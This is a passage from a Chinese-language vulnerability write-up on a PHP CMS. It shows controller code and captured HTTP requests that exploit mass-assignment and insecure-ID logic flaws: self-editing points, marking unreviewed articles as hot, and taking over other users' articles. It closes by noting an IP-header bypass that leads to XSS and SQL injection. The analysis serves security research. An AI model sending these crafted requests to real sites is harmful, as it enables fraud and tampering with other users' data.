(https://xzfile.aliyuncs.com/media/upload/picture/20200603192449-d5eae702-a58c-1.png)

然后去后台看积分，发现积分已经被修改成了 1234

(https://xzfile.aliyuncs.com/media/upload/picture/20200603192449-d623c194-a58c-1.png)

接下来我们来分析一下为什么会这样

上面的用户资料账户的代码在 `/Home/c/UserController.php` 中的 `userinfo` 方法里

```
function userinfo(){
        $this->checklogin();
        if($_POST){
            $w = $this->frparam();
            $w['tel'] = $this->frparam('tel',1);
            $w['pass'] = $this->frparam('password',1);
            $w['sex'] = $this->frparam('sex',0,0);
            $w['repass'] = $this->frparam('repassword',1);
            $w['username'] = $this->frparam('username',1);
            $w['email'] = $this->frparam('email',1);
            $w['litpic'] = $this->frparam('litpic',1);
            $w['signature'] = $this->frparam('signature',1);
            $w = get_fields_data($w,'member',0);
            if($w['tel']!=''){
                if(preg_match("/^(13[0-9]|14[579]|15[0-3,5-9]|16[6]|17[0135678]|18[0-9]|19[89])\\d{8}$

                }else{
                    if($this->frparam('ajax')){
                        JsonReturn(['code'=>1,'msg'=>'手机号码格式错误！']);
                    }
                    Error('手机号码格式错误！');

                }
                //檢查是否已經註册
                $r = M('member')->find(['tel'=>$w['tel']]);
                if($r){
                    if($r['id']!=$this->member['id']){

                        if($this->frparam('ajax')){
                            JsonReturn(['code'=>1,'msg'=>'手机号已被注册！']);
                        }
                        Error('手机号已被注册！');
                    }
                }
            }
            if($w['username']==''){
```

```
    if($this->frparam('ajax')){
        JsonReturn(['code'=>1,'msg'=>'账户不能为空！']);
    }
    Error('账户不能为空！');
}
if($w['pass']!=$w['repass'] && $w['pass']!=''){
    if($this->frparam('ajax')){
        JsonReturn(['code'=>1,'msg'=>'两次密码不同！']);
    }
    Error('两次密码不同！');
}
if($w['email']){
    $r = M('member')->find(['email'=>$w['email']]);
    if($r){
        if($r['id']!=$this->member['id']){
            if($this->frparam('ajax')){
                JsonReturn(['code'=>1,'msg'=>'邮箱已被使用！']);
            }
            Error('邮箱已被使用！');
        }
    }
}

$r = M('member')->find(['username'=>$w['username']]);
if($r){
    if($r['id']!=$this->member['id']){
        if($this->frparam('ajax')){
            JsonReturn(['code'=>1,'msg'=>'昵称已被使用！']);
        }
        Error('昵称已被使用！');
    }
}
if($w['pass']!=''){
    $w['pass'] = md5(md5($w['pass']).md5($w['pass']));
}else{
    unset($w['pass']);
    unset($w['repass']);
```

```
            }
            $re = M('member')->update(['id'=>$this->member['id']],$w);
            $member = M('member')->find(['id'=>$this->member['id']]);
            unset($member['pass']);
            $_SESSION['member'] = array_merge($_SESSION['member'],$member);
            if($this->frparam('ajax')){
                JsonReturn(['code'=>0,'msg'=>'修改成功！']);
            }
            Error('修改成功！');

        }

        $this->display($this->template.'/user/userinfo');

    }
```

然后我们再来看 admin 那里修改用户积分的代码

`/A/c/MemberController.php`

```
function memberedit(){
        $this->fields_biaoshi = 'member';
        if($this->frparam('go')==1){
            $data = $this->frparam();
            $data = get_fields_data($data,'member');
            $data['username'] = $this->frparam('username',1);
            $data['email'] = $this->frparam('email',1);
            $data['litpic'] = $this->frparam('litpic',1);
            $data['address'] = $this->frparam('address',1);
            $data['province'] = $this->frparam('province',1);
            $data['city'] = $this->frparam('city',1);
            $data['signature'] = $this->frparam('signature',1);
            $data['birthday'] = $this->frparam('birthday',1);
            if($data['pass']!=''){
                if($data['pass']!=$data['repass']){
                    JsonReturn(array('code'=>1,'msg'=>'两次密码不同！'));
                }
                $data['pass']  =  md5(md5($data['pass']).md5($data['pass']));
            }else{
                unset($data['pass']);
            }
            if(M('member')->update(array('id'=>$data['id']),$data)){
                JsonReturn(array('code'=>0,'msg'=>'修改成功！'));
            }else{
                JsonReturn(array('code'=>1,'msg'=>'修改失败，请重新提交！'));
            }



        }

        $this->data = M('member')->find(['id'=>$this->frparam('id')]);
        if(!$this->data){
            Error('没有找到该用户！');
        }
```

```
        $this->display('member-edit');
    }
```

admin 处修改的 post 表单如下：

```
POST /admin.php/Member/memberedit.html HTTP/1.1
Host: www.**.net
Content-Length: 159
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chr
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://www.**.net
Referer: http://www.**.net/admin.php/Member/memberedit/id/3.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=cdjbtp3sjhc70tg6pko7jguls5
Connection: close

go=1&id=3&email=333%40qq.com&tel=13011111111&username=13011111111&gid=1&jifen=1234.00&litpic=&file=&b
```

也就是说这里表单会传递一个 `jifen` 字段提交给后端，然后 update 写入到数据库中，但是并没有判断是用户传递的还是 admin 传递的，这就造成了用户在修改资料的时候，直接提交一个 `jifen` 字段即可

所以我们就在用修改用户资料的地方直接传入一个参数 `jifen=1234` 就可以修改积分了

```
POST /user/userinfo.html HTTP/1.1
Host: www.**.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 159
Origin: http://www.**.net
Connection: close
Referer: http://www.**.net/user/userinfo.html
Cookie: PHPSESSID=6jgmku4kuk71mdljmai77cj432
Upgrade-Insecure-Requests: 1

litpic=&file=&username=13011111111&tel=13011111111&email=333%40qq.com&sex=0&province=&city=&address=&
```

第三处逻辑漏洞——越权修改自己的文章状态

这里我们先演示一下结果，然后再去分析


首先我们注册一个账号，然后点发布文章，随便发布一篇文章

(https://xzfile.aliyuncs.com/media/upload/picture/20200603192449-d66b3ee8-a58c-1.png)

然后在后台看到记录

(https://xzfile.aliyuncs.com/media/upload/picture/20200603192450-d69e8d7a-a58c-1.png)

然后我们在提交文章的地方添加字段 `ishot=1`



(https://xzfile.aliyuncs.com/media/upload/picture/20200603192450-d6da8b7c-a58c-1.png)

然后就可以看到文章是热属性了，虽然文章还没有被审核

(https://xzfile.aliyuncs.com/media/upload/picture/20200603192450-d701f78e-a58c-1.png)

跟第一个越权漏洞类似，该漏洞也是因为在用户端没有过滤参数所导致的，这样可以让用户进行恶意传递参数来导致文章的状态被修改

`/A/c/ArticleController.php`

```
......
......
......
if($this->frparam('title',1)!=''){
    $sql.=" and title like '%".$this->frparam('title',1)."%' ";
}
if($this->frparam('shuxing')){
                if($this->frparam('shuxing')==1){
                    $sql.=" and istop=1 ";
                }
                if($this->frparam('shuxing')==2){
                    $sql.=" and ishot=1 ";
                }
                if($this->frparam('shuxing')==3){
                    $sql.=" and istuijian=1 ";
                }

            }
$data = $page->where($sql)->orderby('istop desc,orders desc,id desc')->limit($this->frparam('limit',0
            $ajaxdata = [];
foreach($data as $k=>$v){

                if($v['ishot']==1){
                    $v['tuijian'] = '热';
                }else if($v['istuijian']==1){
                    $v['tuijian'] = '荐';
                }else if($v['istop']==1){
                    $v['tuijian'] = '顶';
                }else{
                    $v['tuijian'] = '无';
                }

......
......
......
```

这里是三种状态，`ishot=1` 代表热，`istuijian=1` 代表荐，`istop=1` 代表顶，如果什么都没有那就是无

所以只需要在用户发布文章的地方添加字段 `ishot=1` 或者 `istuijian=1` 或者 `istop=1` 即可

```
POST /user/release.html HTTP/1.1
Host: www.**.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 119
Origin: http://www.**.net
Connection: close
Referer: http://www.**.net/user/release.html
Cookie: PHPSESSID=6jgmku4kuk71mdljmai77cj432

ajax=1&isshow=&molds=article&tid=2&title=hot&keywords=hoht&litpic=&description=hot&body=%3Cp%3Ehot%3Cl
```

第四处逻辑漏洞——越权修改别人已发表的文章为未审核


`/Home/c/UserController.php` 中的 `release()` 方法

```
//文章发布和修改
    function release(){
......
......
......
......
......
        $molds = $this->frparam('molds',1,'article');
        $tid = $this->frparam('tid',0,0);
        if($this->frparam('id')){
            $this->data = M($molds)->find(['id'=>$this->frparam('id'),'member_id'=>$this->member['id']
            $molds = $this->data['molds'];
            $this->moldsdata = M('molds')->find(['biaoshi'=>$molds]);
            $tid = $this->data['tid'];
        }else{
            $this->data = false;
        }
        $this->molds = $molds;
        $this->tid = $tid;
        $this->classtypetree =  get_classtype_tree();
        $this->display($this->template.'/user/article-add');

    }
```

上述代码第 10 行至第 21 行，`if($this->frparam('id'))` 这里对 id 并没有判断到底是改用户的文章还是其他用户对文章，导致可以对任意用户对文章进行修改，即把他们的文章变成自己的文章

下面是演示结果：


这里首先需要你发表过文章，不需要审核，只需要发布即可。然后进入编辑模式，点提交，抓包



(https://xzfile.aliyuncs.com/media/upload/picture/20200603192451-d73bd4a4-a58c-1.png)

```
POST /user/release.html HTTP/1.1
Host: www.**.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 117
Origin: http://www.**.net
Connection: close
Referer: http://www.**.net/user/release/id/29/molds/article.html
Cookie: PHPSESSID=lcfjs54o8288d6q68julppqu60

ajax=1&id=29&isshow=0&molds=article&tid=2&title=1&keywords=1&litpic=&description=1&body=%3Cp%3E1%3Cbr%
```

修改上面的 post 参数中的 id 数值，把 id 改成任意数字，如果文章存在，就会从那个用户中消失，然后变成了你的文章，比如我们把 id 改成 13




(https://xzfile.aliyuncs.com/media/upload/picture/20200603192451-d7996af6-a58c-1.png)

原本这篇文章是正常的，且我的投稿中并没有这篇文章


(https://xzfile.aliyuncs.com/media/upload/picture/20200603192452-d7fd089a-a58c-1.png)

然后发包




(https://xzfile.aliyuncs.com/media/upload/picture/20200603192453-d84f2300-a58c-1.png)

后台刷新即可看到这篇文章的状态



(https://xzfile.aliyuncs.com/media/upload/picture/20200603192453-d878991a-a58c-1.png)

然后我们本地就多了一篇文章



(https://xzfile.aliyuncs.com/media/upload/picture/20200603192453-d8b2e430-a58c-1.png)

- 这个 cms 比较有意思的一点就是获取 ip 的函数 `GetIP()` ，这里可以用 http 头 `CDN-SRC-IP` 绕过导致可以触发存储型 xss 和 sql 注入
- 其实这里 sql 注入可以往数据库插入文件的白名单后缀，比如 php，这样就可以直接上传 php 文件（不知道为什么开发者要把文件后缀写到数据库中）
- 这里的 xss 漏洞是比较泛滥的，而且函数中是有针对 xss 过滤的函数，不知道为什么开发者没有使用

- 这里的逻辑漏洞也是很泛滥的，主要挖掘的思路就是去测试功能点，然后去看功能点的代码，这样基本上就不会有遗漏的漏洞